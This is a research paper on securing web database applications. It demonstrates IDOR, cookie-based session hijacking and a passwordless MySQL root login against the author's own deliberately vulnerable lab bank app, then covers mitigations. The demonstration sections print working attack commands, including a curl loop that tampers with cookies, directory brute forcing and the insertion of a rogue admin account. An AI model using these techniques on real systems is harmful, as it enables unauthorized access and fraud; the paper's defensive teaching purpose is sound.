

Securing Web-Based Database Applications

Abel Maldonado

April 22, 2025

Contents

Abstract	3
Introduction.....	3
Broken Access Control.....	4
Overview & Impact.....	4
Attack Demonstration	5
Mitigation & Prevention.....	9
Security Misconfigurations	10
Overview & Impact.....	10
Attack Demonstration	11
Mitigation & Prevention.....	14
Recommendations.....	15
Conclusion	17
References.....	18

Abstract

As web-based database applications have become increasingly more common, organizations face a significantly broadened attack surface, making them prime targets for breaches and cyber intrusions. Malicious actors commonly exploit vulnerabilities such as broken access control and security misconfigurations to gain access to sensitive data. This research paper analyzes the aforementioned threats through attack demonstrations, examines their potential repercussions, and explores best practices for securing web-based databases. Main mitigation strategies include implementing access controls, enforcing the principle of least privilege, and ensuring secure deployments to address security misconfigurations. By understanding these risks and adopting an effective security posture, organizations can strengthen their database security and minimize the risk of data exposure.

Introduction

Databases have become an integral part of many web applications since the rise of the internet. As a result, organizations commonly rely on web-based database applications to manage, process, and store critical data. These applications enhance organizational efficiency by enabling transactions, authentication, internal operations, and overall functionality; however, the ubiquitous implementation of such applications has widened the attack surface for many organizations. Malicious actors frequently exploit vulnerabilities in web applications to gain unauthorized access to the underlying databases, leading to data breaches, financial losses, legal penalties, and reputational damage.

According to the Open Worldwide Application Security Project (OWASP), two of “the most critical security risks to web applications” that enable malicious actors to gain unauthorized

access to data include broken access control and security misconfigurations (OWASP, 2021a).

Broken access control is a consequence of poorly configured or missing access control mechanisms. Malicious actors typically abuse broken access controls via credential stuffing, bypassing login restrictions, and brute force attacks. Security misconfigurations are a result of an organization's security posture, or lack thereof. Malicious actors commonly abuse security misconfigurations by accessing accounts with default credentials, unprotected files, and unused services. As the number of breaches and cyber intrusions increase annually, it is imperative for organizations to understand and mitigate these risks.

The objective of this research paper is to raise awareness of security risks commonly associated with web-based database applications. This is achieved by explaining the repercussions of prevalent vulnerabilities, demonstrating how malicious actors can compromise a web application's underlying database, and detailing mitigation and prevention strategies. By understanding these risks and adopting an effective security posture, organizations will strengthen their database security standards and minimize the risk of data exposure.

Broken Access Control

Overview & Impact

Access control mechanisms are designed to regulate a system's authentication and authorization. Common access control mechanisms include Role-Based Access Control (RBAC), restrictive permissions on directories and files, and session management techniques that use session identifiers to maintain authenticated sessions. When these mechanisms are misconfigured or fail, malicious actors can exploit broken access controls, leading to "unauthorized information disclosure, modification, or destruction of all data or performing a business function outside the user's limits" (OWASP, 2021b). For example, if a user's session identifier is insecure and simple,

a malicious actor may be able to obtain it and impersonate the user through a session hijacking attack. Similarly, if a back-end server has poor access control mechanisms and exposes a direct reference to a file or database resource, a malicious actor may be able to access sensitive data via insecure direct object references (IDORs). As of 2021, OWASP ranks broken access control as the number one web application security risk (OWASP, 2021a).

In 2019, it was announced that First American Financial, an American financial services company, unwittingly exposed 885 million sensitive documents containing “bank account numbers, bank statements, mortgage records, tax documents, wire transfer receipts, Social Security Numbers, and photos of driver’s licenses” due to a critical IDOR vulnerability on their website (Dellinger, 2019). This IDOR granted anyone on the internet access to another user’s information by modifying the object reference within the website’s URL, without any authentication. The broken access control, exploited through IDORs, exposed sensitive data to the public, resulting in a severe breach. While First American Financial eventually fixed their website’s application logic, the damage had already been done, as the organization was obligated to “pay a \$1 million penalty to New York State for violations of DFS’s Cybersecurity Regulations” and a \$487,616 penalty to the SEC (New York State Department of Financial Services, 2023; Securities and Exchange Commission, 2021).

Attack Demonstration


To illustrate how a malicious actor can exploit broken access control, I used the LAMP stack to develop a vulnerable web application, called the Bank of Abel, a pseudo-realistic banking web application (Maldonado, 2025). The web application is vulnerable to IDOR and session hijacking attacks, allowing a malicious actor to leverage the session identifier stored in the cookie value to gain unauthorized access.

The malicious actor, who has an account with the Bank of Abel, decides to intercept a GET request via Burp Suite when logging into his account. He notices two session identifiers that disclose his user ID (user_id) and role (user_role); upon logging into the website, the malicious actor is also greeted with his username. Although weak, the session identifiers appear to be the only form of access control. The malicious actor wonders whether modifying the user_id value will grant him access to another account, so he copies the request as a cURL command and writes a one-liner to confirm the vulnerability:

```
(blkbrd@HYFR) [~/Desktop]
$ for user_id in {1..14}; do curl --path-as-is -i -s -k -X GET -H "Host: 192.168.189.129"
-H "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8" -H "Accept-Lang
uage: en-US,en;q=0.5" -H "Accept-Encoding: gzip, deflate, br" -H "Origin: http://192.168.189
.129" -H "Connection: keep-alive" -H "Referer: http://192.168.189.129/auth.php" -H "Upgrade-
Insecure-Requests: 1" -H "Priority: u=0, i" -b "user_id=$user_id; user_role=other_user" "htt
p://192.168.189.129/dashboard.php" | grep -e "Welcome" -e "<p>"; done
<h1>Welcome, Admin!</h1>
<p>$0.00</p>
<h1>Welcome, Abel!</h1>
<p>$93,759,572.67</p>
<h1>Welcome, Mgrayson!</h1>
<p>$30.29</p>
<h1>Welcome, Omniman!</h1>
<p>$204,759.73</p>
<h1>Welcome, Fcastle!</h1>
<p>$24,702.29</p>
<h1>Welcome, Pparker!</h1>
<p>$3.48</p>
<h1>Welcome, Tstark!</h1>
<p>$91,739,471.82</p>
<h1>Welcome, Doom!</h1>
<p>$3,497,820.02</p>
<h1>Welcome, John!</h1>
<p>$17.38</p>
<h1>Welcome, Root!</h1>
<p>$0.00</p>
<h1>Welcome, Dev!</h1>
<p>$0.00</p>
<h1>Welcome, Jane!</h1>
<p>$38,401.49</p>
<h1>Welcome, Bgates!</h1>
<p>$99,381,548.00</p>
<h1>Welcome, Sjobs!</h1>
<p>$15.28</p>
```

Based on the output of this command, the malicious actor discovered an IDOR vulnerability. As the malicious actor frequently uses the “Send Money” feature on the website to send money to other users, he realizes that he can send money to himself from another account by changing his user_id value and gaining access to another account. To accomplish this, the malicious actor, who has the username Abel, a user_id of 2, and a balance of \$93,759,572.67, intercepts another request via Burp Suite and changes the user_id to 13 to access bgates’ account. The malicious actor enters his own information and sends himself \$6,000,000 from the compromised account.

Upon completing the transaction, the attacker receives a “Transfer successful!” message. The following screenshots show the malicious actor’s updated balance after executing the attack, confirming the unauthorized access and balance transfer, and substantiating the IDOR vulnerability due to broken access control:




After compromising the `user_id` session identifier, the malicious actor turns his attention to the `user_role` session identifier, which appears to be related to authorization. The malicious actor determines that his current `user_role` value (`other_user`) may be restricting his access to the customer dashboard page. Similarly, the previous one-liner cURL command disclosed the user IDs of fourteen other users, some of which have no associated balance, causing the malicious actor to believe that these users are administrative. As such, he decides to enumerate the web application further, using `dirsearch` to brute force the website’s directories and files. Based on the results of `dirsearch`, the malicious actor discovers a previously unknown page (`admin.php`), presumably only accessible to administrative users:

```
(blkbrd@HYFR) - [~/Desktop]
$ dirsearch -u http://192.168.189.129 -x 400-499
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources
is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict


v0.4.3
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 11460
Output File: /home/blkbrd/Desktop/reports/http_192.168.189.129/_25-04-03_20-38-20.txt
Target: http://192.168.189.129/

[20:38:20] Starting:
[20:38:25] 302 - 0B - /admin.php → /access_denied.php
[20:38:30] 200 - 0B - /auth.php
[20:38:33] 302 - 0B - /dashboard.php → /access_denied.php
[20:38:40] 200 - 2KB - /login.php
Task Completed
```

Equipped with various user IDs, the malicious actor is only left to find the user_role session identifier value that grants access to the administrative page. Before brute forcing this value, he first tries “admin” and changes the user_id value to 1 (that of the user Admin) and sends a GET request to the administrative page:



As shown in the following screenshot, the malicious actor was able to gain unauthorized access to the administrative page by manipulating the web request, substantiating the session hijacking vulnerability due to broken access control:



User Information

Username	Password	Social Security Number	Balance
abel	qwerty123	123-45-6789	\$99,759,572.67
mgrayson	invincible	385-23-1924	\$30.29
omniman	passw0rd123!	999-99-9999	\$204,759.73
fcastle	thePunisher@!	111-22-3333	\$24,702.29
pparker	Sp00derMan#\$	222-33-4444	\$3.48
tstark	marktw0arm0r#!@	867-53-0909	\$74,259,572.67
doom	DrD00MsPassw0rd	777-77-7777	\$3,497,820.02
john	br0ken_acc3ss	454-54-5454	\$17.38
jane	doe	444-44-4444	\$38,401.49
bgates	microsoft	876-54-3210	\$93,381,548.00
sjobs	@pp13	323-23-2323	\$15.28

Mitigation & Prevention

Properly configured access controls and secure coding practices enable confidentiality, integrity, and availability of an organization. Access controls restrict resources to only authorized users, ensure that only authorized users can modify data, and prevent downtime caused by cyber intrusions or breaches.

Access controls should follow the principle of least privilege, granting users and systems minimal access to only the necessary programs, functions, and resources. To protect internal infrastructure, vertical access controls, such as RBAC, can be used to grant “different types of users access to different application functions” (PortSwigger, n.d.). With RBAC, roles are created and granted specific privileges, which are then assigned to users based on their responsibilities; ultimately, a user’s role determines their privileges. Regular web application users should not be granted additional privileges outside of their intended usage. Similarly, horizontal access controls can be used to protect public-facing applications, as they generally “restrict access to resources to specific users” (PortSwigger, n.d.). Many web applications use session identifiers to limit access to specific resources based on the user’s authorization. While weak session identifiers expand the attack surface, securely implemented session identifiers can improve a website’s functionality. Secure session identifiers are only valid for one session, generated through a complex “random algorithm,” and expire after a certain amount of time. It is imperative that these traits are implemented, as “relying on obfuscation alone for access control” may enable a malicious actor to brute force or predict the session identifier and gain access to a protected resource (PortSwigger, n.d.).

Even if an administrator implements strong access controls, insecure coding can still expose the system to vulnerabilities. Secure coding practices are essential for mitigating broken access

control vulnerabilities, especially in web-based database applications. On the front end, user input should always be sanitized and validated. Code can be written to return a Boolean value to determine whether the input matches a regular expression (regex) pattern. On the back end, regex or library functions can be used to validate and sanitize user input. The web server should also have secure configurations to prevent unauthorized access to the internal systems.

Security Misconfigurations

Overview & Impact

Security configurations define how a system or application is secured in production environments, typically with settings, permissions, and controls that limit the attack surface. Common security configurations include modifying or removing default accounts, protecting sensitive directories and files, enforcing a strong password policy, and disabling unused services. When these security controls are misconfigured, malicious actors can exploit these security gaps to “gain unauthorized access to sensitive data, execute arbitrary code, or disrupt services” (Fortinet, n.d.). For example, if an FTP server has anonymous access enabled with write privileges to the root directory of a web service, a malicious actor could compromise the system by uploading a reverse shell and gaining access as the web service account. Similarly, if a database administrator does not change the default credentials of the administrative database service account, and the database allows remote connections from any IP address, a malicious actor can authenticate to the service account and extract data. As of 2021, OWASP ranks security misconfiguration as the fifth highest web application security risk (OWASP, 2021a).

JIRA, a project management software, previously made filters and dashboards publicly visible by default, granting anyone with the correct URL access to an organization’s internal information without any form of authorization. In 2018, it was discovered that hundreds of

organizations throughout the world in both the public and private sector had not changed this default setting, potentially giving malicious actors unauthorized access to “internal user data [and] project details” (Jain, 2019). NASA, one of the organizations with the JIRA security misconfiguration, had accidentally disclosed “employees’ names and emails, projects, roles and milestones through groups, dashboards, and filters” (Jain, 2019). Equipped with this information, a malicious actor could have personalized phishing attempts, brute forced passwords for known user accounts, or exposed sensitive project details. Although this vulnerability could have been easily fixed, NASA took more than three weeks to fully triage the risk.

Attack Demonstration

To illustrate how a malicious actor can exploit security misconfigurations, I used the same vulnerable web application that I developed for the broken access control demonstration (Maldonado, 2025), this time targeting the misconfigured MySQL server. Due to the lack of proper security configurations, malicious actors can gain unauthorized access to the back-end MySQL database, enabling full compromise of the web application.

Before executing the attack, the malicious actor performed reconnaissance to gather information about the target. During this process, the target system was scanned via nmap to enumerate open ports, discovering services on ports 22 (SSH), 80 (HTTP), and 3306 (MySQL):

```
(blkbrd@HYFR)-[~/Desktop]
$ nmap 192.168.189.129 -T4 -A
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-05 17:45 PDT
Nmap scan report for 192.168.189.129
Host is up (0.0012s latency).
Not shown: 986 filtered tcp ports (no-response), 10 filtered tcp ports (admin-prohibited)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 b4:16:99:45:0b:1a:ef:f6:c6:bc:14:32:4a:95:1d:c7 (RSA)
|   256 80:1b:6d:d0:83:78:e1:c1:c2:18:ba:8e:5a:89:72:75 (ECDSA)
|_  256 b8:d1:b9:50:86:07:a6:f2:bf:6e:9f:41:50:ca:a9:3b (ED25519)
80/tcp    open  http         Apache httpd 2.4.37 ((Rocky Linux))
|_ http-server-header: Apache/2.4.37 (Rocky Linux)
|_ http-title: broken_auth
|_ Requested resource was http://192.168.189.129/login.php
3306/tcp  open  mysql        MySQL 8.0.41
|_ ssl-cert: Subject: commonName=MySQL_Server_8.0.41_Auto_Generated_Server_Certificate
```

The nmap results revealed that the MySQL service was open to remote access, as the version number was disclosed and there was no response indicating “unauthorized” access. Although there may be several MySQL user accounts on the system, the first logical step for an attacker would be to attempt authentication with default credentials before brute forcing with an extensive wordlist. In MySQL, the default username is root with no password. Equipped with this information, the malicious actor successfully authenticates and proceeds to enumerate the databases:

```
(blkbrd@HYFR)-[~/Desktop]
$ mysql -h 192.168.189.129 -u root --skip-ssl-verify-server-cert
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 56
Server version: 8.0.41 Source distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| broken_auth |
| information_schema |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.019 sec)

MySQL [(none)]> use broken_auth;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [broken_auth]> show tables;
+-----+
| Tables_in_broken_auth |
+-----+
| users |
+-----+
1 row in set (0.019 sec)
```

The broken_auth database is especially of interest to the malicious actor, as it has the same name as the title of the website, indicated from the nmap scan, and it is the only database that was not created by default. Within this database, there is a table named “users” that most likely contains information on the users of the website. While the attacker can leverage unauthorized access to the MySQL server by modifying the existing user information or logging into the

```
MySQL [broken_auth]> select * from users limit 6;
```

id	username	password	role	balance	ssn
1	admin	admin	admin	0.00	000-00-0000
2	abel	qwerty123	other_user	93759572.67	123-45-6789
3	mgrayson	invincible	other_user	30.29	385-23-1924
4	omniman	password123!	other_user	204759.73	999-99-9999
5	fcastle	thePunisher@!	other_user	24702.29	111-22-3333
6	pparker	Sp00derMan#\$	other_user	3.48	222-33-4444

```
6 rows in set (0.002 sec)
```

```
MySQL [broken_auth]> describe users;
```

Field	Type	Null	Key	Default	Extra
id	int	NO	PRI	NNULL	auto_increment
username	varchar(50)	NO	UNI	NNULL	
password	varchar(255)	NO		NNULL	
role	enum('admin','other_user')	NO		NNULL	
balance	decimal(10,2)	NO		0.00	
ssn	char(11)	NO		000-00-0000	

```
6 rows in set (0.009 sec)
```

```
MySQL [broken_auth]> insert into users(username,password,role,balance)
→ values('pwned','hacked','admin',99999999.99);
Query OK, 1 row affected (0.163 sec)
```



Username

Password

Login

Admin Dashboard

User Information	Developer Keys	Modify Accounts	Employee Directory	Sessions
------------------	----------------	-----------------	--------------------	----------

User Information

Username	Password	Social Security Number	Balance
abel	qwerty123	123-45-6789	\$99,759,572.67
mgrayson	invincible	385-23-1924	\$30.29
omniman	passw0rd123!	999-99-9999	\$204,759.73
fcastle	thePunisher@!	111-22-3333	\$24,702.29
pparker	Sp00derMan#\$	222-33-4444	\$3.48
tstark	marktw0arm0r#l@	867-53-0909	\$74,259,572.67
doom	DrD00MsPassw0rd	777-77-7777	\$3,497,820.02
john	br0ken_acc3ss	454-54-5454	\$17.38
jane	doe	444-44-4444	\$38,401.49
bgates	microsoft	876-54-3210	\$93,381,548.00
sjobs	@pp13	323-23-2323	\$15.28
pwned	hacked	000-00-0000	\$99,999,999.99

Mitigation & Prevention

Properly configured systems and services are essential to ensuring confidentiality, integrity, and availability of an organization. Security configurations regulate access to sensitive data, prevent unauthorized modification of data, and limit downtime that may be caused by intrusions or breaches. To reduce the risk of security misconfigurations, organizations should change default credentials, enforce a complex password policy, and close unused services and ports.

Many vendors ship out their products with default credentials to facilitate customer set up and access. Many customers, however, never change these credentials, giving malicious actors an additional attack vector. According to IBM, “86% of [polled] respondents have never changed their router admin password, and 52% have never adjusted any factory settings” (Bonderud, 2025). Default credentials for virtually any vendor can be found online or in wordlists designed for brute forcing. When changing default credentials, it is imperative to enforce a complex password policy. This policy should require a minimum length, mixed-case letters, numbers, special characters, and a limited validity period to prevent successful brute force attacks. Changing all default credentials immediately after installation, and following a complex password policy, will significantly enhance the security posture.

In addition to changing default credentials and enforcing a complex password policy, it is imperative for organizations to close unused services and ports. A malicious actor can actively scan a system or network range to identify running services and open ports; if these ports or services are unnecessarily open, they can be susceptible to remote or local attacks. Following best practices and the principle of least privilege, organizations should disable or close any services and ports that are not required for operational functionality to enhance their security posture.

Recommendations

Secure deployment of web-based database applications should be guided by the principles of the CIA triad. By adopting a defense in depth strategy and following best practices, organizations can strengthen their security posture, minimize the risk of data exposure, limit unauthorized access to their network and systems, and maintain application uptime.

To protect confidentiality, restricting unauthorized access to data must be prioritized. At the application layer, this involves implementing vertical and horizontal access controls, such as RBAC and restrictive file permissions, to ensure that users can only access data necessary for their roles. Sensitive data, both at rest and in transit, should be encrypted to prevent unauthorized interception and exposure. Data at rest should be encrypted with a secure encryption algorithm such as AES-256, while web traffic should always use HTTPS due to the integrated TLS encryption. Similarly, web developers should validate, sanitize, and implement input whitelisting in web-based database applications, as these security features prevent malicious command injections that could lead to data exposure. Additionally, enforcing complex password policies and immediately changing default credentials will reduce the risk of unauthorized access via brute force attacks or credential stuffing.

At the network layer, segmentation and closing unused ports and services are best practices that help reduce the attack surface. Even if a malicious actor compromises a system, network segmentation will limit unauthorized access. “A segmented application architecture provides effective and secure separation between components or tenants” (OWASP, 2021c). Segmented architecture often includes DMZs, firewalls, and extensive subnetting. While many of these controls enhance integrity and availability, their capabilities mostly bolster confidentiality.

Preserving integrity focuses on allowing only authorized users to modify data. Throughout

the deployment process, penetration testing and vulnerability assessments should be regularly conducted to identify any security gaps before malicious actors. These assessments help system administrators and web developers discover vulnerabilities that could compromise data integrity. By making the necessary changes, the overall security posture can be strengthened to prevent unauthorized access.

Regular auditing and log examinations help preserve integrity by tracking changes made to the data and monitoring end user activity, both internal and external to an organization. System Information Event Management (SIEM) and Endpoint Detection and Response (EDR) software can facilitate log aggregation and assist security analysts in identifying anomalies across both the network and application layers. Similarly, implementing Intrusion Detection Systems (IDS), Intrusion Prevention Systems (IPS), or both can significantly strengthen an organization's security posture. An IDS can monitor traffic and alert security analysts when suspicious activity is detected, while an IPS can automatically block malicious traffic based on known attack signatures and blacklisted IP addresses. While maintaining data integrity is crucial, ensuring organizational availability is just as important to avoid downtime.

Ensuring organizational availability involves maintaining application uptime and minimizing malicious or accidental service disruptions. Regularly backing up database and application data is crucial in maintaining availability. Backups should be stored in a secure location and encrypted to prevent unauthorized access, modification, or corruption; they enable a quick restoration of services, helping organizations maintain business continuity. Web Application Firewalls (WAFs) can also strengthen an organization's security posture by blocking malicious end user web traffic. WAFs can prevent web application attacks, including injections, DoS and DDoS, session hijacking, IDORs, and login brute forcing, all of which could disrupt

organizational uptime. Finally, regularly applying patches and updates reduces the risk of a malicious actor exploiting a known vulnerability, thereby minimizing the risk of downtime from attacks and software faults. By adopting the aforementioned best practices and implementing a defense in depth strategy, organizations can ensure the secure deployment of their web-based database applications.

Conclusion

Securing web-based database applications requires a defense in depth approach that integrates preventative, detective, and corrective controls. By creating a vulnerable web application and replicating a malicious actor's TTPs, this research demonstrated how broken access control vulnerabilities, such as IDORs and session hijacking, and security misconfiguration vulnerabilities, like open remote access to MySQL, can be exploited to gain unauthorized access and extract sensitive data from a web-based database application. These exploits not only violate the integrity and confidentiality of data but can also result in severe legal consequences for affected organizations, as seen from the First American Financial and NASA cyber intrusions. These examples emphasize the importance of strenuous vulnerability assessments, secure coding and development practices, enforcement of the principle of least privilege, system hardening, and continuous monitoring from the network to the application layer. By understanding the aforementioned risks and implementing a comprehensive defense in depth strategy, organizations can adopt an effective security posture to strengthen their database security and minimize the risk of data exposure.

References

- Bonderud, Doug. (2025, January 3). *Routers reality check: 86% of default passwords have never been changed*. IBM.com <https://www.ibm.com/think/insights/router-reality-check-86-percent-default-passwords-have-never-been-changed>
- Dellinger, AJ. (2019, May 26). *Understanding The First American Financial Data Leak: How Did It Happen And What Does It Mean?* Forbes.com <https://www.forbes.com/sites/ajdellinger/2019/05/26/understanding-the-first-american-financial-data-leak-how-did-it-happen-and-what-does-it-mean/>
- Department of Financial Services. (2023, November 28). *DFS announces \$1 million cybersecurity settlement with first American Title Insurance Company*. dfs.ny.gov. https://www.dfs.ny.gov/reports_and_publications/press_releases/pr202311281
- Fortinet. (n.d.). *What Is a Security Misconfiguration?* (2023). Fortinet.com. <https://www.fortinet.com/fr/resources/cyberglossary/security-misconfiguration>
- Jain, Avinash. (2019, August 2). *One Misconfig (JIRA) to Leak Them All- Including NASA and Hundreds of Fortune 500 Companies* Medium.com <https://logicbomb.medium.com/one-misconfig-jira-to-leak-them-all-including-nasa-and-hundreds-of-fortune-500-companies-a70957ef03c7>
- Maldonado, Abel. (2025, April 4). *Bank of Abel* [Source Code]. GitHub.com. <https://github.com/abelreqma/BankofAbel>
- OWASP. (2021b). *A01 Broken Access Control*. Owasp.org; OWASP. https://owasp.org/Top10/A01_2021-Broken_Access_Control/
- OWASP. (2021c). *A05 Security Misconfiguration*. Owasp.org; OWASP. https://owasp.org/Top10/A05_2021-Security_Misconfiguration/

OWASP. (2021a, September). *OWASP Top Ten*. Owasp.org; OWASP. <https://owasp.org/www-project-top-ten/>

PortSwigger. (n.d.). *Access Control Vulnerabilities and Privilege Escalation*. Portswigger.net. <https://portswigger.net/web-security/access-control>

U.S. Securities and Exchange Commission. (2021, June 15). *SEC Charges Issuer With Cybersecurity Disclosure Controls Failures*. SEC.gov. <https://www.sec.gov/newsroom/press-releases/2021-102>